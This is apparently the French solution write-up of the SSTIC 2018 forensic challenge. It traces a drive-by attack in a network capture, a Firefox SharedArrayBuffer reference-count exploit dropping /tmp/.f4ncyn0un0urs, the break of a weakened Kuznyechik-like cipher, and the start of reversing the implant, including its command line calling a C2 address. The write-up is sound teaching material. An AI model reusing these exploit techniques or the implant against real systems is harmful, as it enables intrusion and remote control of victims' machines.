Solution du Challenge SSTIC 2018

Nicolas Iooss

31 mars 2018 - 6 avril 2018

Introduction

Cette année, le challenge du SSTIC concerne l'étude d'une attaque informatique qui a eu lieu sur une machine. Les participants, dont je fais partie, sont chargés d'analyser cette attaque à partir d'une trace réseau correspondant à l'activité de la machine afin de trouver le serveur utilisé pour cette attaque. Cela conduit à la découverte d'un programme déposé sur la machine compromise qui permet à l'attaquant d'y exécuter des commandes et d'en exfiltrer des données.

Ensuite les participants ont pour mission de s'introduire sur le serveur utilisé lors de l'attaque, dont l'adresse IP est obtenue en décryptant une communication présente dans la trace réseau. Pour cela, il est nécessaire d'exploiter des vulnérabilités présentes dans le serveur utilisé par l'attaquant. Ces vulnérabilités permettent au final de lire le contenu des fichiers présents sur la machine utilisée par l'attaquant. Un de ces fichiers contient l'adresse e-mail à laquelle il faut envoyer un message afin de résoudre le challenge.

Ce document relate la démarche que j'ai suivie afin de trouver cette adresse e-mail. Il s'organise ainsi en trois parties : investigation de l'attaque à partir de l'analyse de la trace réseau, recherche de vulnérabilités dans le programme découvert et compromission de la machine de l'attaquant à partir des vulnérabilités découvertes.

Table des matières

1 Investigation de l'attaque

1.1 Ça commence bien...

Le samedi 31 mars, en rentrant d'un dîner en famille à l'occasion du week-end de Pâques, je découvre le courriel suivant [1] :

```
From: marc.hassin@isofax.fr
To: j.raff@goeland-securite.fr

Bonjour,

Nous avons récemment découvert une activité suspecte sur notre réseau. Heureusement
pour nous, notre fine équipe responsable de la sécurité a rapidement mis fin à la
menace en éteignant immédiatement la machine. La menace a disparu suite à cela, et une
activité normale a pu être reprise sur la machine infectée.

Malheureusement, nous avons été contraints par l'ANSSI d'enquêter sur cette intrusion
inopinée. Après analyse de la machine, il semblerait que l'outil malveillant ne soit
plus récupérable sur le disque. Toutefois, il a été possible d'isoler les traces réseau
correspondantes à l'intrusion ainsi qu'à l'activité détectée.

Nous suspectons cette attaque d'être l'œuvre de l'Inadequation Group, ainsi nommé du
fait de ses optimisations d'algorithmes cryptographiques totalement inadéquates.
Nous pensons donc qu'il est possible d'extraire la charge utile malveillante depuis la
trace réseau afin d'effectuer un « hack-back » pour leur faire comprendre que ce
n'était vraiment pas gentil de nous attaquer.

Votre mission, si vous l'acceptez, consiste donc à identifier le serveur hôte utilisé
pour l'attaque et de vous y introduire afin d'y récupérer, probablement, une adresse
e-mail, pour qu'on puisse les contacter et leur dire de ne plus recommencer.

Merci de votre diligence,

Marc Hassin,
Cyber Enquêteur
Isofax SAS
```

Cela semble être une mission intéressante. Je télécharge donc la trace réseau sur https://static.sstic.org/challenge2018/challenge_SSTIC_2018.pcapng.gz, vérifie son condensat SHA-256 et ouvre Wireshark [2].

Ce fichier contient 37714 paquets, émis ou reçus depuis l'adresse IP `192.168.231.123`. Il s'agit donc certainement de l'adresse IP de la machine qui a été attaquée. De nombreux paquets de la trace réseau correspondent à des communications HTTP vers des sites web du journal Le Monde. Il peut donc être intéressant de regarder si la machine compromise s'est connectée à d'autres sites web. Wireshark permet d'obtenir rapidement de telles statistiques (cf. figure 1).

Les pages accédées sur http://10.241.20.18:8080 et http://10.141.20.18:8080 ont des noms plutôt suspicieux. J'extrais donc de la trace réseau les fichiers téléchargés, qui correspondent aux URL suivantes (dans l'ordre dans lequel elles apparaissent dans la trace réseau) :

— http://10.241.20.18:8080/stage1.js
— http://10.241.20.18:8080/utils.js

1. sur le site web consacré au challenge du SSTIC, http://communaute.sstic.org/ChallengeSSTIC2018
2. Wireshark est un logiciel libre d'analyse de trafic réseau, https://www.wireshark.org/




FIGURE 1 – Statistiques des requêtes HTTP

— http://10.241.20.18:8080/blockcipher.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1
— http://10.141.20.18:8080/blockcipher.wasm?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1
— http://10.241.20.18:8080/payload.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1
— http://10.241.20.18:8080/stage2.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1

Les fichiers utilisant l'extension `.js` sont des scripts JavaScript et celui utilisant `.wasm` un programme WebAssembly [3]. Avant de se plonger dans l'analyse de ces fichiers, je me suis demandé ce qui avait conduit la machine infectée à télécharger ces fichiers. En cherchant « `10.141.20.18` » dans la trace réseau, Wireshark trouve une communication HTTP avec `www.theregister.co.uk` :

```
GET / HTTP/1.1
Host: www.theregister.co.uk
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
...

HTTP/1.1 200 OK
Date: Thu, 29 Mar 2018 15:09:15 GMT
...

<!doctype html>
<html lang="en">
...
</div>
<script src="http://10.241.20.18:8080/stage1.js"></script></body>
</html>
```

Cette communication HTTP a lieu entre les adresses IP `192.168.231.123` et `104.20.251.41`, qui correspondent respectivement à la machine compromise et à une adresse IP légitime du site web de The Register [4].

Ainsi, l'intrusion sur la machine qui a été attaquée a débuté par la visite de l'utilisateur de la machine sur http://www.theregister.co.uk, qui a déclenché l'exécution du script JavaScript `stage1.js`. Les éléments présents dans la trace réseau ne permettent pas de déterminer si le site de The Register a été compromis ou si la balise `<script>` servant à télécharger `stage1.js` a été injectée dans la réponse au cours de son acheminement.

1.2 Un navigateur bien vulnérable

1.2.1 JavaScript et la mémoire partagée

Le script `stage1.js` contient du code JavaScript plutôt lisible (les noms des fonctions sont cohérents avec leurs contenus, des commentaires sont présents, le code est aéré, etc.). La lecture de ce script permet de comprendre qu'il exploite une vulnérabilité du navigateur afin d'exécuter un programme malveillant. Comme les en-têtes HTTP émis par la machine compromise correspondent à l'utilisation de Firefox 53.0 sur Linux [5], il s'agit du navigateur utilisé. Les étapes du script sont les suivantes :

3. WebAssembly est un format d'instructions qui encode des programmes pouvant s'exécuter dans des navigateurs web (http://webassembly.org/). Pour permettre l'exécution de programmes arbitraires de manière sécurisée, il impose beaucoup de restrictions dans les actions qu'il est possible d'implémenter. Certaines personnes considèrent ces restrictions suffisantes pour même pouvoir repenser la manière de concevoir la séparation usuelle applications/noyau des systèmes d'exploitation et exécuter du code traditionnellement applicatif en espace noyau (https://github.com/nebulet/nebulet).
4. une résolution DNS de www.theregister.co.uk donne `104.20.250.41` et `104.20.251.41`
5. les en-têtes HTTP contiennent « `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0` »

— Le script commence par allouer un objet `SharedArrayBuffer` nommé `sab` et crée un objet `sab_view` qui permet de consulter le contenu de la mémoire associée à `sab`.
— La fonction `doit` [6] crée suffisamment de tâches (« workers ») pour générer 2^{32} références supplémentaires à `sab`.
— Selon les commentaires présents dans le script, cela provoque un dépassement de capacité du compteur de références à `sab` (qui est probablement un nombre de 32 bits). Un appel à `delete` conduit alors à la libération de la mémoire (car le compteur de références passe alors à zéro au lieu de 2^{32}).
— Le script charge alors quelques scripts JavaScript supplémentaires et appelle quelques fonctions avant d'appeler la fonction `pwn`.
— Cette fonction alloue un certain nombre d'objets `ArrayBuffer` et cherche ensuite dans `sab_view` un de ces objets. Cela est possible, car `sab_view` fait référence à une zone mémoire non-allouée, dans laquelle un `ArrayBuffer` peut se retrouver maintenant alloué.
— Une fois cela fait, le script définit `memory.write`, `memory.read` et `memory.readWithTag`, qui sont des fonctions utilisant l'objet `ArrayBuffer` trouvé et `sab_view` pour lire et écrire dans la mémoire du processus en cours d'exécution (qui est un processus du navigateur web).
— Cet accès à la mémoire permet ensuite de trouver des éléments permettant l'exécution de code arbitraire, en utilisant des techniques de « programmation orientée retour » (ROP [7]).
— Ces éléments sont utilisés dans la fonction `drop_exec` pour créer un fichier à l'emplacement `/tmp/.f4ncyn0un0urs` et l'exécuter.

En résumé, `stage1.js` exploite une vulnérabilité de type dépassement de capacité du compteur de références afin d'écrire et exécuter un fichier.

Le contenu du fichier qui est créé provient de la fonction `decryptAndExecPayload`, qui est définie dans `stage2.js`. Cette fonction déchiffre le contenu de `payload.js` à l'aide d'un mot de passe téléchargé depuis `https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1` et en utilisant un algorithme de déchiffrement implémenté par la fonction `Module._decryptBlock`. Cette fonction est définie dans `blockcipher.js` (je pouvais m'y attendre, comme le nom du fichier signifie littéralement « chiffrement par bloc ») et fait simplement appel à une fonction chargée depuis `http://10.141.20.18:8080/blockcipher.wasm?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1`.

La manière la plus simple pour déchiffrer un message chiffré est d'en obtenir la clé, qui est calculée à partir du mot de passe utilisé. Je m'intéresse donc à la manière dont ce mot de passe est obtenu. Dans la trace réseau, il n'y a qu'un seul flux qui correspond à une communication TLS avec `10.241.20.18:1443` (cf. figure 2). L'analyse de ce flux permet d'obtenir le certificat TLS utilisé, qui est un certificat autosigné avec les caractéristiques suivantes (et leurs traductions en français) :

— `C = RU` : « pays : Russie »
— `ST = Moscow` : « État ou province : Moscou »
— `O = APT28` : « organisation : APT28 [8] »
— `CN = legit-news.ru` : « nom de domaine : legit-news.ru »

Il s'agit donc d'un certificat qui indique des informations relatives à un groupe d'attaquants supposés russes. Le fait qu'un tel certificat soit utilisé par une machine suffit à conclure que cette machine a pu être compromise, mais ne permet pas d'attribuer l'attaque de manière fiable.

De plus la trace réseau révèle que le téléchargement du mot de passe en HTTPS a utilisé la suite cryptographique `TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256` avec une clé RSA de 2048 bits, ce qui est conforme au RGS [9].

Ainsi, le mot de passe utilisé pour déchiffrer `/tmp/.f4ncyn0un0urs` à partir de `payload.js` est protégé efficacement par la communication HTTPS qui a eu lieu avec `10.241.20.18:1443`. Pour trouver comment décrypter ce fichier, je vais donc me concentrer sur l'algorithme de déchiffrement qui a été utilisé.

6. « do it » peut être traduit en « fait cela » et n'a rien à voir avec le verbe « devoir »
7. « Return Oriented Programming », https://fr.wikipedia.org/wiki/Return-oriented_programming
8. https://fr.wikipedia.org/wiki/Fancy_Bear
9. « le référentiel général de sécurité (RGS) est le cadre règlementaire permettant d'instaurer la confiance dans les échanges au sein de l'administration et avec les citoyens », https://www.ssi.gouv.fr/entreprise/reglementation/confiance-numerique/le-referentiel-general-de-securite-rgs/




FIGURE 2 – Communication HTTPS relative au mot de passe de chiffrement

1.2.2 L'assembleur du web

L'algorithme utilisé pour déchiffrer les données présentes dans `payload.js` fonctionne de la manière suivante :

- Les données commencent par être traitées par la fonction `deobfuscate` de `stage2.js`, qui applique la fonction suivante à chacun des octets : $d(x) = (200x^2 + 255x + 92) \bmod 256$.
- Le début des données obtenues correspond à un sel cryptographique (« salt », de 16 octets) et à un vecteur d'initialisation (« IV », de 16 octets).
- Le mot de passe de déchiffrement est dérivé en utilisant l'algorithme PBKDF2 [10] avec le sel obtenu et 1000000 itérations de SHA-256.
- La fonction `Module._setDecryptKey` est appelée avec la clé de déchiffrement obtenue par PBKDF2.
- Les données sont découpées en blocs de 16 octets et déchiffrées en utilisant le mode CBC [11] et la fonction `Module._decryptBlock`.
- Si le premier bloc déchiffré est `-Fancy Nounours-` [12], le déchiffrement a réussi et les données déchiffrées sont situées dans les blocs suivants. Sinon, le déchiffrement a échoué.

Le cœur de l'algorithme de déchiffrement est donc implémenté dans deux fonctions (`_setDecryptKey` et `_decryptBlock`). Celles-ci sont implémentées dans le programme WebAssembly `blockcipher.wasm`.

Pour analyser le programme WebAssembly, plusieurs outils existent : WABT [13], wasmdec [14], etc. Après quelques essais, j'installe WABT, qui propose une commande `wasm2c` qui convertit le WebAssembly pseudo-compilé en instructions C. En effet, les fichiers `.wasm` sont des programmes contenant du code compilé en un langage intermédiaire permettant d'être exécuté sur tout type de processeur. Comme ce langage intermédiaire possède un jeu d'instructions relativement restreint, il est possible de convertir ces instructions en C et de produire ainsi des programmes lisibles.

La lecture du code `blockcipher.wasm` permet de trouver une fonction `_getFlag` qui prend deux arguments. Si le premier est un entier égal à `0x5571c18` [15], alors 48 octets issus d'un traitement sur des données contenues dans le programme WebAssembly sont copiés à l'emplacement mémoire indiqué par le second argument. Ce traitement ressemble à un algorithme de déchiffrement construit autour

10. PKCS #5 : Password-Based Cryptography Specification Version 2.0, https://tools.ietf.org/html/rfc2898
11. « Cipher Block Chaining », https://fr.wikipedia.org/wiki/Mode_d%27op%C3%A9ration_(cryptographie)
12. ce texte occupe 16 caractères ASCII, donc correspond bien à un bloc de 16 octets
13. https://github.com/WebAssembly/wabt
14. https://github.com/wwwg/wasmdec
15. il s'agit du texte « SSTIC 18 » en hexspeak

d'une dérivation de clé en 32 sous-clés suivie d'une itération de 32 tours d'un algorithme utilisant des opérations binaires classiques (addition, OU exclusif et rotation de bits). Après quelques discussions, un ami cryptographe m'informe que l'algorithme employé correspond à Speck [16], un algorithme publié par la National Security Agency (NSA) en 2013. Comme les données du programme WebAssembly contiennent aussi bien les données chiffrées (48 octets) que la clé (de 16 octets), il est possible d'utiliser la fonction `_getFlag` sans connaître le mot de passe qui a été transmis en HTTPS, mais simplement en appelant la fonction avec la valeur `0x5571c18`. Cette fonction est utilisée dans `stage2.js` par la fonction `getFlag`, qui implémente tout ce qui est nécessaire pour exécuter le programme WebAssembly.

En adaptant le script JavaScript afin de pouvoir directement appeler `getFlag(0x5571c18)`, j'obtiens finalement le contenu de 48 octets déchiffré. Il s'agit d'un flag permettant d'effectuer la première validation intermédiaire, qui est nommé « Anomaly Detection » dans la page wiki du challenge :

« Anomaly Detection »

`SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}`

1.2.3 Du chiffrement Russe

En utilisant `wasm2c` sur `blockcipher.wasm` et en lisant le code C produit, j'arrive à déterminer le fonctionnement de `_setDecryptKey` et `_decryptBlock`. Ces fonctions sont construites autour de trois fonctions, que j'appelle P, S et D.

La fonction P (pour « polynôme ») applique 16 fois une transformation sur un bloc de 16 octets qui fonctionne comme un registre à décalage à rétroaction linéaire [17] : le bloc (« registre ») de 16 octets est décalé de 16 octets vers la fin, la valeur du premier octet est issue d'opérations combinant les différents octets avec un bloc de 15 octets présent à la position `0x119` des données du programme WebAssembly, et le tout est tronqué à 16 octets de nouveau. Les opérations effectuées ressemblent à la manière dont peut être implémenté un algorithme utilisant un corps fini à 2^8 éléments ($\mathbb{F}_{256}$) qui est construit en quotientant l'anneau des polynômes sur $\mathbb{F}_2$ par le polynôme $X^8 + X^7 + X^6 + X + 1$, dont les éléments peuvent être représentés par une séquence de 8 bits (donc un octet). Ce corps fini peut être noté $GF(2^8)$ dans la littérature anglophone, et la section « 2. Mathematical preliminaries » de la spécification d'AES [18] contient une bonne introduction aux opérations dans un tel corps fini.

Il arrive souvent que les opérations faisant intervenir des polynômes dans les algorithmes de chiffrement possèdent des propriétés de linéarité. C'est le cas pour la fonction P : si A et B sont deux blocs de 16 octets, $P(A \oplus B) = P(A) \oplus P(B)$ (avec $\oplus$ le OU exclusif bit-à-bit). Cette fonction est utilisée par `_setDecryptKey`, et sa réciproque (notée P^{-1}) est utilisée par `_decryptBlock`.

La fonction S (pour « substitution ») agit sur chacun des octets d'un bloc de 16 octets. Elle remplace chaque octet par la valeur correspondante dans un tableau de 256 éléments présent dans les données du fichier `blockcipher.wasm`. Cela correspond traditionnellement à un composant « S-Box » dans un algorithme de chiffrement, et permet d'y apporter des propriétés de non-linéarité (en général, il est plutôt souhaitable qu'un algorithme de chiffrement ne soit pas linéaire).

La fonction D (pour « déobfuscation ») correspond à la fonction `d` de `stage2.js` (qui est utilisable depuis le programme WebAssembly par le biais de `Module.d`), appliquée à chacun des octets d'un bloc de 16 octets.

Ces fonctions permettent de comprendre le fonctionnement des algorithmes implémentés par les fonctions `_setDecryptKey` et `_decryptBlock`. `_setDecryptKey` divise la clé de déchiffrement de 32 octets en deux blocs 16 octets, notés X_0 et Y_0, et effectue 32 itérations d'applications successives des fonctions P, S, D et OU exclusif.


En notant $[0, 0...0, i]$ un bloc de 16 octets contenant 15 octets nuls suivis du nombre i, et (X_i, Y_i) les deux blocs de 16 octets obtenus après la i^{e} itérations, l'algorithme de dérivation de clé peut s'écrire :

16. https://en.wikipedia.org/wiki/Speck_(cipher)
17. https://fr.wikipedia.org/wiki/Registre_%C3%A0_d%C3%A9calage_%C3%A0_r%C3%A9troaction_lin%C3%A9aire
18. https://csrc.nist.gov/csrc/media/projects/cryptographic-standards-and-guidelines/documents/aes-development/rijndael-ammended.pdf

$$
\begin{aligned}
X_{i+1} &= P(D(S(P([0,0...0,i+1]) \oplus X_i)) \oplus Y_i \\
Y_{i+1} &= X_i
\end{aligned}
$$

`_setDecryptKey` enregistre dans le « contexte » de déchiffrement (variable `ctx` de `decryptData` dans `stage2.js`) les valeurs de 10 blocs de 16 octets : X_0, Y_0, X_8, Y_8, X_{16}, Y_{16}, X_{24}, Y_{24}, X_{32} et Y_{32}.

La fonction `_decryptBlock` déchiffre un bloc de 16 octets B en suivant le schéma suivant :



Soit mathématiquement :

$$
\text{\_decryptBlock}(B) = S(X_0 \oplus D(S(P^{-1}(... \oplus D(S(P^{-1}(X_{32} \oplus D(S(P^{-1}(Y_{32} \oplus B))))))...))))
$$

Cet algorithme de chiffrement correspond peut-être à un algorithme spécifié. Pour le savoir, je cherche les constantes qui interviennent dans P : `94 20 85 10 c2 c0 01 fb 01 c0 c2 10 85 20 94` (qui sont les 15 octets utilisés pour les opérations de transformation). Je trouve ainsi une référence à Kuznyechik [19], un algorithme défini dans GOST R 34.12-2015 (RFC 7801) [20]. Cela semble correspondre pour la fonction P, mais Kuznyechik n'utilise pas la fonction D, et la fonction S est peut-être différente.

Je cherche donc à simplifier l'algorithme implémenté par `_decryptBlock` en combinant S et D. Pour réaliser cela, je calcule le résultat de l'application de la fonction `d` de `stage2.js` sur le tableau qui permet de définir S. Je me rends compte que le tableau que j'obtiens alors est [0, 1, 2, 3... 255], c'est à dire la fonction identité ! Ainsi, `_decryptBlock` peut être réécrite :

$$\begin{aligned} \text{\_decryptBlock}(B) &= S(X_0 \oplus D(S(P^{-1}(... \oplus D(S(P^{-1}(X_{32} \oplus D(S(P^{-1}(Y_{32} \oplus B))))))...)))) \\ &= S(X_0 \oplus P^{-1}(... \oplus P^{-1}(X_{32} \oplus P^{-1}(Y_{32} \oplus B))...)) \end{aligned}$$

Or, P est linéaire donc sa réciproque P^{-1} aussi, ce qui permet de simplifier cette équation :

$$\begin{aligned} P^{-1}(Y_{32} \oplus B) &= P^{-1}(Y_{32}) \oplus P^{-1}(B) \\ P^{-1}(X_{32} \oplus P^{-1}(Y_{32} \oplus B) &= P^{-1}(X_{32}) \oplus P^{-1}(P^{-1}(Y_{32})) \oplus P^{-1}(P^{-1}(B)) \\ &\dots \\ \text{\_decryptBlock}(B) &= S(C_K \oplus P^{-1}(P^{-1}(P^{-1}(P^{-1}(P^{-1}(P^{-1}(P^{-1}(P^{-1}(P^{-1}(B)))))))))) \\ &= S(C_K \oplus (P^{-1})^9(B)) \end{aligned}$$

où C_K est un bloc de 16 octets qui ne dépend que de la clé de chiffrement et non du message chiffré. Sa valeur peut être obtenue en connaissant un bloc et son chiffré, en ajustant la dernière équation :

$$C_K = S^{-1}(\text{bloc clair}) \oplus (P^{-1})^9(\text{bloc chiffré})$$

En utilisant le vecteur d'initialisation, le fait que le premier bloc clair doit être `-Fancy Nounours-` et que le bloc chiffré correspondant est constitué des 16 premiers octets chiffrés, j'ai réussi à déterminer le contenu de C_K, et ainsi à réimplémenter `_decryptBlock` sans connaître la clé de chiffrement. Ceci me permet de finalement décrypter le contenu de `payload.js`, qui correspond à ce qui a été écrit dans `/tmp/.f4ncyn0un0urs` lorsque l'attaque a eu lieu [21].

1.3 Un ourson fantaisiste

1.3.1 Un ELF avec un drapeau

Après avoir écrit le contenu de `/tmp/.f4ncyn0un0urs`, l'exploit présent dans `stage1.js` exécute ce fichier avec la ligne de commande suivante :

```
/tmp/.f4ncyn0un0urs -h 192.168.23.213 -p 31337
```

Les arguments du programme contiennent donc une nouvelle adresse IP, `192.168.23.213`. Afin de voir s'il s'agit réellement d'une adresse IP utilisée et comment elle est utilisée, il est nécessaire d'analyser ce qu'effectue le programme. Maintenant que j'en ai décrypté le contenu, les outils usuels d'analyse peuvent être mis en œuvre.

19. https://en.wikipedia.org/wiki/Kuznyechik
20. https://tools.ietf.org/html/rfc7801
21. le script Python que j'utilise pour implémenter cela se trouve à l'annexe B

```
$ file .f4ncyn0un0urs
.f4ncyn0un0urs: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically
linked, for GNU/Linux 3.2.0, BuildID[sha1]=dec6817fc8396c9499666aeeb0c438ec1d9f5da1,
not stripped

$ strings .f4ncyn0un0urs| grep SSTIC
SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
```

Il s'agit d'un programme pour Linux, au format ELF [22] 64-bits, qui a été lié statiquement (i.e. qui n'utilise pas de bibliothèques liées dynamiquement) et qui contient un flag de validation intermédiaire :

« Disruptive JavaScript »

`SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}`

En ouvrant le programme dans un désassembleur comme IDA, je remarque que les noms des fonctions sont présents [23] et que la fonction `main` appelle deux fonctions : `agent_init` et `agent_main_loop`. Le programme est donc probablement un « agent » qui exécute des actions provenant d'ailleurs. La fonction `agent_init` analyse les arguments du programme, initialise une structure interne en appelant quelques fonctions, dont les suivantes :

- `init_genPrime`
- `rsa2048_gen`
- `fini_genPrime`
- `routing_table_init`

Les trois premières utilisent la bibliothèque GMP [24] pour générer un bi-clé RSA [25]. Ensuite, si le programme est appelé avec l'option `-c`, un filtre SECCOMP [26] est mis en place. Sinon, `agent_init` appelle les fonction `scomm_connect` et `scomm_prepare_channel`, qui initient une connexion TCP/IP à l'adresse et au port indiqués par les options `-h` et `-p` du programme. Enfin, `agent_init` termine en appelant les fonctions `scomm_init` et `scomm_bind_listen`, ouvrant ainsi un port TCP en écoute (indiqué par l'option `-l` du programme ou 31337 par défaut). Afin de comprendre le protocole de communication utilisé sur TCP/IP, je commence par m'intéresser aux fonctions relatives à l'établissement d'un canal de communication et à la transmission et à la réception des messages.

1.3.2 Du chiffrement quasiment à l'état de l'art

D'après son nom, la fonction `scomm_prepare_channel` devrait permettre de préparer un canal de communication sécurisée (en imaginant que « scomm » signifie « secure communication »). Cette fonction appelle d'autres fonctions, nommées `aes_genkey`, `rsa2048_key_exchange`, `rijndaelKeySetupEnc` et `rijndaelKeySetupDec`. Ces noms permettent de comprendre qu'un algorithme d'échange de clés est utilisé pour définir deux clés AES [27], l'une utilisée pour le chiffrement l'autre pour le déchiffrement. L'analyse des fonctions `scomm_send` et `scomm_recv` permet de déduire que la clé de chiffrement est utilisée pour

22. c'est le format habituel des programmes Linux
